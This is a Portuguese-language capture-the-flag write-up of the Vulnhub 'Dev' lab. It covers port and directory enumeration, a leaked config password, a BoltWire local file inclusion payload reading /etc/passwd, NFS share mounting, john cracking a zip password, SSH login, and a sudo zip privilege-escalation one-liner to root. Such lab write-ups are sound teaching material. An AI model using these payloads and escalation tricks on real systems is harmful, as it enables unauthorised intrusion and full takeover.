Dev

IP: 10.0.2.5

```
Nmap scan report for 10.0.2.5
Host is up (0.00096s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
2049/tcp open  nfs
8080/tcp open  http-proxy
```

Nmap.txt

http://10.0.2.5/

Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.

```
paths:
    web: "%site%/html
"
```

TIP: copy this snippet *now*, because you won't see it anymore, after moving the files.

If these options aren't possible for you, please consult the documentation on Installing Bolt, as well as the page on Troubleshooting 'Outside of the web root' .

- Bolt documentation - Setup / Installation
- Bolt documentation - Troubleshooting 'Outside of the web root'
- The Bolt discussion forum
- IRC, Slack or Twitter - Bolt Community

Procurando por exploit de "bolt"

```
┌──(kali㉿kali)-[/tmp]
└─$ searchsploit bolt
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
Apple WebKit - 'JSC::SymbolTableEntry::isWatchable' Heap Buffer Overflow
Bolt CMS 3.6.10 - Cross-Site Request Forgery
Bolt CMS 3.6.4 - Cross-Site Scripting
Bolt CMS 3.6.6 - Cross-Site Request Forgery / Remote Code Execution
Bolt CMS 3.7.0 - Authenticated Remote Code Execution
Bolt CMS < 3.6.2 - Cross-Site Scripting
Bolthole Filter 2.6.1 - Address Parsing Buffer Overflow
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities
BoltWire 6.03 - Local File Inclusion
Cannonbolt Portfolio Manager 1.0 - Multiple Vulnerabilities
CMS Bolt - Arbitrary File Upload (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[/tmp]
└─$
```

Ainda está muito abrangente pois temos poucas informações

Vou atrás de fazer um fuzzing


Achei varios "index off"

```
-----------------------------------------------------------------
/public               (Status: 301) [Size: 305] [--> http://10.0.2.5/public/]
/src                  (Status: 301) [Size: 302] [--> http://10.0.2.5/src/]
/app                  (Status: 301) [Size: 302] [--> http://10.0.2.5/app/]
/vendor               (Status: 301) [Size: 305] [--> http://10.0.2.5/vendor/]
/extensions           (Status: 301) [Size: 309] [--> http://10.0.2.5/extensions/]
```

http://10.0.2.5/app/config/config.yml

```
# If you're trying out Bolt,
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```


http://10.0.2.5:8080/




```
/dev                  (Status: 301) [Size: 309] [--> http://10.0.2.5:8080/dev/]
/server-status        (Status: 403) [Size: 275]
```

Acessando

http://10.0.2.5:8080/dev/



Agora temos o nome completo da tecnologia

```
┌──(kali㉿kali)-[~]
└─$ searchsploit boltwire
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
BoltWire 3.4.16 - 'index.php' Multiple Cross-Site Scripting Vulnerabilities
BoltWire 6.03 - Local File Inclusion
------------------------------------------------------------------------------
Shellcodes: No Results
```

https://www.exploit-db.com/exploits/48411

Tentei executar o exploit porém precisava ser autenticado, por isso criei uma conta aa : aa

10.0.2.5:8080/dev/index.php?p=action.search&action=../../../../../../../etc/passwd

```
/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run
/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

jeanpaul: ????

Enumerando e explorando o mountd

```
┌──(kali㉿kali)-[~/Pentest/Labs/Vulnhub/Dev]
└─$ showmount -e 10.0.2.5
Export list for 10.0.2.5:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16

┌──(kali㉿kali)-[~/Pentest/Labs/Vulnhub/Dev]
└─$ mount -t nfs 10.0.2.5:/srv/nfs /mnt/dev
mount.nfs: failed to apply fstab options


┌──(kali㉿kali)-[~/Pentest/Labs/Vulnhub/Dev]
└─$ sudo mount -t nfs 10.0.2.5:/srv/nfs /mnt/dev

┌──(kali㉿kali)-[~/Pentest/Labs/Vulnhub/Dev]
└─$
```

Temos um arquivo .zip com senha

```
┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$ ls
save.zip

┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$ unzip save.zip
Archive:  save.zip
[save.zip] id_rsa password:
```

Quebrando a senha com as ferramentas do john the ripper

```
┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$ zip2john save.zip > hash.txt
ver 2.0 efh 5455 efh 7875 save.zip/id_rsa PKZIP Encr: 2b chk, TS_chk, cmplen=1435, decmplen=1876, crc=15E468E2
ver 2.0 efh 5455 efh 7875 save.zip/todo.txt PKZIP Encr: 2b chk, TS_chk, cmplen=138, decmplen=164, crc=837FAA9E
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$ ls
hash.txt  save.zip
```

```
┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$ john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 3 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
java101          (save.zip)
1g 0:00:00:16 DONE 3/3 (2021-11-09 02:29) 0.05889g/s 1975Kp/s 1975Kc/s 1975KC/s bbsex39..javst15
Use the "--show" option to display all of the cracked passwords reliably
Session completed

┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$
```

Temos dois arquivos todo.txt, e um id_rsa.

```
┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$ cat todo.txt
- Figure out how to install the main website properly, the config file seems correct...
- Update development website
- Keep coding in Java because it's awesome

jp

┌──(kali㉿kali)-[~/…/Labs/Vulnhub/Dev/mnt]
└─$
```

como temos o nome do usuário jeanpaul e um id_rsa, vamos tentar logar

O id_rsa tinha senha, mas utilizei aquela senha encontrada "I_love_java"

Login realizado com sucesso

```
jeanpaul@dev:~$ sudo -l
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
jeanpaul@dev:~$
```

https://gtfobins.github.io/gtfobins/zip/

```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# sudo rm $TF
rm: missing operand
Try 'rm --help' for more information.
# id
uid=0(root) gid=0(root) groups=0(root)
#
```